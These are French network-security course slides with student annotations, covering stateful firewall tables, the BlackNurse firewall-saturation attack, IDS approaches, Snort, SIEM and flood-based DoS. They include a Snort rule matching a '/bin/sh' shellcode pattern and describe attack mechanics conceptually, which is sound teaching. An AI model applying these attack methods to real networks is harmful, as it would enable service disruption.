RELATED**

enregistré client  
connection UDP

UDP Packet					
Packet	Prot	Src-IP	Dst-IP	SP	DP
Packet#1	UDP	192.168.1.3	192.168.2.3	3454	53

Session Table entry after receiving the UDP request packet

UDP Connection	Prot	Src-IP	Dst-IP	SP	DP	Connection State	Timeout
Connection#1	UDP	192.168.1.3	192.168.2.3	3454	53	Request RCVD	Default 40s


Session Table entry after receiving the UDP reply packet

UDP Connection	Prot	Src-IP	Dst-IP	SP	DP	Connection State	Timeout
Connection#1	UDP	192.168.1.3	192.168.2.3	3454	53	Response RCVD. Connection is considered as ESTABLISHED	Default 2 mins



# Focus sur le filtrage à états

- Exemple : Inspection UDP à état



# Focus sur le filtrage à états

- Inspection ICMP à état
  - Exemple : ICMP Echo Request (ping)
  - Si ce ping est accepté par le pare-feu, le paquet ICMP Echo Reply sera géré comme du traffic “related”

ICMP echo request packet

Packet	Prot	Src-IP	Dst-IP	TYPE	CODE	Identifier	Sequence number
Packet#1	ICMP	192.168.1.4	192.168.2.6	8	0	100	1

Session Table entry after receiving the ICMP echo request packet

ICMP Connection	Prot	Src-IP	Dst-IP	TYPE	CODE	Identifier	Sequence number	Connection State	Timeout
Connection#1	ICMP	192.168.1.4	192.168.2.6	8	0	100	1	Request RCVD	Default 2s

State  
**RELATED**

# Focus sur le filtrage à états

- Inspection ICMP à état
  - Suivi des messages d'erreur
  - Exemple : une paquet UDP est envoyé sur le port 53
  - Supposons que ce paquet est accepté par le pare-feu mais la destination n'est pas un serveur DNS
  - La destination va renvoyer un message ICMP port unreachable [Type: 3, Code: 3]

si UDP requete à serveur DNS

pas bon type serveur

Sauvegarde comme related

repond avec ICMP unreachable

UDP Packet

Packet	Prot	Src-IP	Dst-IP	SP	DP
Packet#2	UDP	192.168.1.3	192.168.2.4	2200	53

Session Table entry after receiving the UDP request packet

UDP Connection	Prot	Src-IP	Dst-IP	SP	DP	Connection State	Timeout
Connection#2	UDP	192.168.1.3	192.168.2.4	2200	53	Request RCVD	Default 40s

ICMP error message [TYPE:3, CODE:3] embedded to UDP connection #2

Packet	Prot	Src-IP	Dst-IP	TYPE	CODE	Payload Attributes			
						Src-IP	Dst-IP	SP	DP
Packet#2	ICMP	192.168.2.4	192.168.1.3	3	3	192.168.1.3	192.168.2.4	2200	53

State  
RELATED

Le pare-feu à état va accepter ce message d'erreur ICMP comme un trafic « related » à la connexion UDP



## Attaque DOF contre un pare-feu à état

- DOF = Denial of Firewall DOF (Denial of firewall)
  - Premier objectif de l'attaque
    - Saturer la table de session remplir table de session
    - Lorsque la table de session est pleine, la pare-feu ne peut plus créer de nouvelles sessions et va “dropper les nouvelles demandes” drop nouvelles demandes
    - Exemple : Innondation TCP, UDP ou ICMP contre les pare-feu à état
  - Second objectif de l'attaque black nurse : saturer les ressources de calculs du pare-feu en envoyant bcp de paquets
    - Saturer les ressources de calcul du pare-feu ICMP
    - Exemple : attaque black-nurse
    - L'attaquant envoie une requête DNS sur le port 53 à un serveur qui n'est pas un serveur DNS
    - L'attaquant va ensuite envoyer au pare-feu des messages ICMP port unreachable spoofé avec l'adresse destination du serveur
    - Les expérimentations montrent que 7000 paquets par seconde suffisent à saturer les ressources du pare-feu



# INF4420: Éléments de Sécurité Informatique

## Sécurité des réseaux : Partie 2



# Contenu du cours

- Détection d'intrusion
  - Partie 1 : Différents types d'IDS
  - Partie 2 : Synthèse et exemples
- Protection contre les attaques par inondation
  - Partie 1 : Exemples d'attaques par inondation
  - Partie 2 : Comment se protéger
- VPN
  - Partie 1 : Concept de VPN
  - Partie 2 : VPN IPSec



# Étapes d'une attaque standard sur le réseau

1. Définitions et identification d'objectifs
  - Quelle est la cible ?
2. Reconnaissance
  - Où se trouve la cible ?
3. Caractérisation (« Fingerprinting »)
  - Identification de vulnérabilité
4. Pénétration
  - Exploitation de vulnérabilité
5. Exploitation
  - Garder l'accès
  - Ne pas se faire prendre
  - Accomplir les objectifs



# Systèmes de détection d'intrusion (IDS)

détection d'intrusion

- But d'un IDS Réseau :

- Déetecter la présence de vecteurs d'attaque en examinant le trafic réseau

- Méthode de base

- Le trafic est capturé à un ou plusieurs endroits sur le réseau
  - Examen de chacun des paquets capturés
    - En-tête IP (ICMP, TCP ou UDP)
    - En-tête spécifiques aux applications (e.g. HTTP, FTP)
    - Message ("payload")
  - Un mécanisme de détection est appliqué
  - Des alertes sont générées et enregistrées dans un journal

IDS

vérifie en-tête

vérifie en-tête spécifique (HTTP, HTTPS)

vérifie contenu des paquets

# Systèmes de détection d'intrus (IDS)

- Définitions importantes
- Faux positif
  - Fausse alerte
  - Une alerte est générée par l'IDS alors qu'il n'y a pas d'attaque
- Faux négatif
  - Absence de détection
  - Pas d'alerte alors qu'il y a une attaque
- On peut tester expérimentalement les IDS pour mesurer le taux de faux positifs et de faux négatifs qu'ils génèrent



requis pour IDS

- Le positionnement des IDS/IPS réseau doit se baser sur la capacité des IDS
  - Bande passante
  - Nombre d'alarmes générées
  - Trafic qu'il est possible d'inspecter
  - Règle vs anomalie
- On ne peut pas inspecter ce qu'on ne peut pas « sniffer »
  - Trafic chiffré      incapable analyser si paquets chiffrés
  - Trafic passant sur d'autres segments réseau
- On doit placer les IDS en fonction des risques qu'on cherche à détecter
  - Attaque de Hacker
  - Ver informatique
  - Attaque interne

placer le IDS en fonction des risques  
qu'on veut détecter



- Il existe deux types principaux d'IDS
  - Détection par règle
    - Utilise des signatures pour déterminer si une attaque est en cours. Si le trafic intercepté contient une signature, une alarme est levée.
    - Déetecte uniquement des attaques pour lesquelles des signatures existent
  - Détection par anomalie
    - Utilise la déviation statistique à partir de l'utilisation normale (baseline) pour déterminer si une attaque est en cours. Si le trafic intercepté dévie de façon trop grande de la normale, une alarme est levée.
    - Doit avoir une situation normale avec un profil statistique très délimité
- Les deux types fonctionnent à partir d'alertes
  - Un humain doit traiter les alertes
  - Les alertes peuvent être regroupées et combinés



- Détection « par règle »
  - Ou par « signature »  
déetecte attaques réseau ou logiciel
  - Examen de chacun des paquets capturés
    - En-tête IP (ICMP, TCP ou UDP)
    - Payload (DPI – Deep Packet Inspection)
  - Application de règles pour détection d'attaques
    - Signatures d'attaques réseaux (e.g. "Land attack")
    - Signatures de code malveillant (e.g. traîneau de NOP, /bin/sh)
    - Signature spécifique à un outil (e.g. message spécifique envoyé par un Botnet pour activer les machines esclaves)



format des signatures

- Paradigme général des IDS par « signature »
  - « X évènements de type Y dans un temps Z »
- Exemples de règles possibles
  - 1 paquet dont la « payload » contient une suite de plus de 25 « A » ou « C » (bourrage typique pour les buffer overflow)
  - 1 paquet dont la configuration des drapeaux ne suit pas la spécification du protocole (x-mas scan) [tout flag tcp à 1](#)
  - 10 paquets provenant de la même source sur des ports différents (port scan) [paquets même source => port scan](#)
  - 20 paquets de type SYN vers la même destination sans paquet ACK correspondant (SYN flood)



- Limites de l'approche par « signature »
- Limite 1 [IDS signature restrictions](#)
  - Seules les attaques connues (pour lesquelles une signature existe) seront détectées
  - Ne permet pas de détecter les nouvelles attaques (« zero-day » en anglais)
  - Conséquence : Il est nécessaire de mettre à jour régulièrement la base de signatures (comme un anti-virus)
- Limite 2
  - Les signatures correspondent à des motifs en général fixes.
  - Or, une attaque n'est pas toujours identique à 100%.
  - Le moindre octet différent par rapport à la signature provoquera la non détection de l'attaque [attaques peuvent avoir formes différentes dynamiques](#)
- Limite 3
  - Il est nécessaire d'adapter la base de signatures en fonction du système à protéger [Selon le système utilisé ex: Linux](#)
  - Inutile d'appliquer une signature d'attaque pour Windows si on est sous Linux



par anomalie par approche comportementale

- Détection « par anomalie »
    - On parle aussi d'**approche comportementale**
    - Examen de chacun des paquets capturé
    - Application de **calculs statistiques** pour déterminer si une **attaque est en cours**
      - Variation dans le volume de trafic
      - Communication à des heures anormales
      - Trafic sur des ports « anormaux »
      - Etc.
1. difficile de trouver des bons indicateurs de traffic
2. difficile de trouver bon seuil de détection d'anomalie



- Paradigme général
  - « X évènements déviant du baseline dans un temps Z »
- Construction d'un profil « normal » en premier extraire pour avoir baseline
  - Besoin des choisir des attributs représentatifs
  - On parle de métriques ou d'indicateurs (« features » en Anglais)
- Utilisation de techniques d'apprentissage reposant sur l'Intelligence Artificielle
  - Machine Learning mesurer c'est quoi les valeurs normales selon ces attributs
  - Deep Learning



- Exemples d'indicateurs
  - Charge CPU
  - Volume de données échangées
  - Temps de connexion sur des ressources
  - Répartition statistique des protocoles et applications utilisés
  - Heures de connexion, ...
- Plus la normale est facilement identifiable, plus les attaques seront facilement identifiées comme des « outliers » statistique
  - Éviter des indicateurs qui changent de façon aléatoire
  - Difficulté pour analyser du trafic Web

traffic web souvent une forte entropie  
difficile de trouver des indicateurs pour  
identifier un traffic normal


pas trouver des indicateurs  
anormales

trouver indicateurs qui vont le mieux caractériser comportements normaux



- L'approche comportementale doit être calibrée pour notre réseau
- Si on augmente le seuil de détection, on réduit le nombre d'alertes manquées, mais on augmente le nombre de fausses alertes
- Il faut faire un compromis en fonction du coût opérationnel d'investiguer les alertes

difficile trouver bon compromis au niveau du seuil de détection





- Avantage de l'approche comportementale
  - En théorie, possibilité de détecter de nouvelles attaques (zero-day)
    - Dès lors que la nouvelle attaque conduit à une déviation des indicateurs choisis
  - Dans la pratique, peu de résultats probants
    - Notamment, difficulté de séparer la nouvelle attaque des faux positifs



- Limites des approches comportementales
- Limite 1
  - Risque de faux positifs: tout changement dans les habitudes de l'utilisateur provoque une alerte
- Limite 2
  - Nécessite une période de fonctionnement sans intrusion pour mettre en œuvre les mécanismes d'apprentissage
  - Si un pirate attaque pendant cette période, ses actions seront assimilées à un profil utilisateur, et donc passeront inaperçues lorsque le système de détection sera complètement mis en place
- Limite 3
  - Attaque adverse contre l'apprentissage
  - Le pirate peut discrètement intervenir pour modifier le profil de l'utilisateur afin d'obtenir après plusieurs jours ou semaines, un profil qui lui permettra de mettre en place son attaque sans qu'elle ne soit détectée

injecter des actions jusqu'à ce que le IDS le classe comme normal

# Types d'implantation

- Network-based IDS (NIDS)
  - Vu dans la partie 1

IDS pour réseau

faiblesse:  
peut pas détecter ARP poisoning
- Host-based IDS (HIDS)
  - Logiciel ajouté sur un serveur ou un client
  - Objectifs
    - Analyser les logs systèmes et applicatifs
    - Intercepter et analyser les commandes systèmes
    - Déetecter les modifications illégales de logiciel (attaque par Rootkit)
  - Avantages
    - Configuration des règles plus précises, étant donné que le contexte est connu
    - Débit plus bas, donc moins demandant en terme de puissance de calcul
  - Peut être intégré dans un anti-virus

IDS sur machine hôte  
sur serveur ou machine client

analyser + intercepter commandes  
dans noyau système

vérifie l'intégrité du logiciel, que  
sa signature est toujours bonne

intégrer comportement malveillant dans  
sys

# IDS/IPS : Tendances actuelles

- Combiner approche par signature et approche comportementale
- Utilisation des techniques de « Machine Learning » pour l'approche comportementale
  - Les réseaux de neurones et le « Deep Learning » sont à la mode
  - Mais on utilise aussi d'autres méthodes
    - Arbres de décision, Random Forest, SVM (Support Vector Machine), Algorithme génétique, etc.
- Intégrer les connaissances métiers dans l'IDS
  - Organisation du travail (workflow)
  - Processus industriel
  - Etc.

# IDS/IPS : Tendances actuelles

- « Intrusion Prevention Systems » (IPS)
    - Associe des actions de protection aux alertes
    - Actions typiques quand il y a une attaque => bloquer le traffic
      - Bloquer un port
      - Bloquer une machine ou un sous réseau
      - Rejeter des paquets
    - Peut être dangereux sur des faux positifs
  - « Network Appliances » Réunir tout les fonctions dans pare-feu, anti-virus, IDS , IPS
    - Peuvent intégrer
      - Pare-feu Network appliances
      - IDS et IPS le matériel spécialisé à faire ces fonctions
      - Détecteur de virus
    - Utilise du matériel spécialisé (e.g. FPGA) pour pouvoir analyser des hauts débits (Gbit/s)



# Exemple d'IDS : Snort

- Snort est un NIDS reposant sur l'approche par signature
  - Snort est aujourd'hui la propriété de SourceFire
- Snort est un logiciel « ouvert »
  - Possibilité de définir sa propre base de signatures d'attaques
  - De nombreuses bases de signatures ont déjà été développées pour Snort
  - Possibilité de réutiliser ou de compléter les bases existantes



# Exemple d'IDS : Snort

- Exemple de signature Snort

```
alert tcp any any -> 192.168.1.0/24 143  
(content: "|9068 C0FF FFFF|/bin/sh";  
msg: "IMAP buffer overflow"; )
```

va générer une alerte

de n'importe quel source

destination réseau privé port 143

signature

alerte

- Le langage de signature de Snort propose de très nombreuses options

analyse 1 paquet à la fois  
pas de référence pour paquet avant

- Mais analyse limitée au niveau du paquet IP
- Pas de reconstruction de sessions TCP
- Détection « stateless »
- Voir aussi les NIDS Suricata et Zeek (anciennement Bro)

première étape reconstruction des sessions TCP

# IDS et IPS : La couche supervision

- Les **SIEM** : Security Information and Event Management
- SIEM (définition) : logiciel permettant de gérer et corréler des événements de sécurité. dessus couche détection pour faire la supervision
- Fonctions du SIEM :
  - Collecte : alertes remontées par les IDS / IPS, journaux des équipements système et réseau (pare-feux, routeurs, serveurs, bases de données, ...)
  - Normalisation : format lisible permettant des recherches multi-critères et enrichissement
  - Agrégation : regrouper et réduire le nombre d'événements
  - Corrélation : application de règles logiques ou statistiques si 2 alertes même événements
  - Reporting : création et gestion des tableaux de bord
  - Archivage : besoin de garantir l'intégrité des traces pour avoir une valeur probante juridique et réglementaire
  - Rejet des événements : permet de mener des investigations post-incident

# IDS et IPS : La couche supervision

- Exemple de SIEM : *Prelude*
  - Deux versions
    - Prelude SIEM : SIEM commercialisée aujourd'hui par C-S (Communication et Systèmes)
    - Prelude OSS : version Open Source sous licence GPL2
1. Implémentation des différentes fonctionnalités d'un SIEM + chiffrement des communications
  2. Normalisation des événements au format IDMEF (standard IETF)
    - Intrusion Detection Message Exchange Format
  3. Corrélation des événements remontés par les sources suivantes :
    - SNORT
    - Anti-Virus
    - Prelude LML (Log Management Laky)
    - NESSUS (Scanner de vulnérabilités)
    - OSSEC (Activité système LINUX)

# Attaques de déni de services (DoS)

- Objectifs d'un Denial of Service (DoS)
  - Éliminer ou réduire la qualité de service d'un fournisseur de services
- Types
  - Par vulnérabilité (« crippling DoS ») buffer overflow
  - Par saturation (« Flood DoS ») inondation
  - Par absorption (« Black hole DoS ») attack contre les routeurs route plus vite
- Particularités
  - Pas de pénétration
  - Camouflage optionnel
  - Pas de contre-mesures absolues !!




# Attaques de déni de services (DoS)

- Différents types de flooding

- Flooding TCP (e.g. Syn Flooding, déjà présenté) repose sur spoofing de paquet mascarade
- Flooding UDP (très facile)
- Flooding ICMP
- Flooding HTTP
  - SlowLoris
  - Ouverture de sessions HTTP puis renvoi de requêtes bidon pour maintenir les sessions ouvertes
- Etc.

# Exemple de flooding ICMP

- Smurf attack (attaque par réflexion)



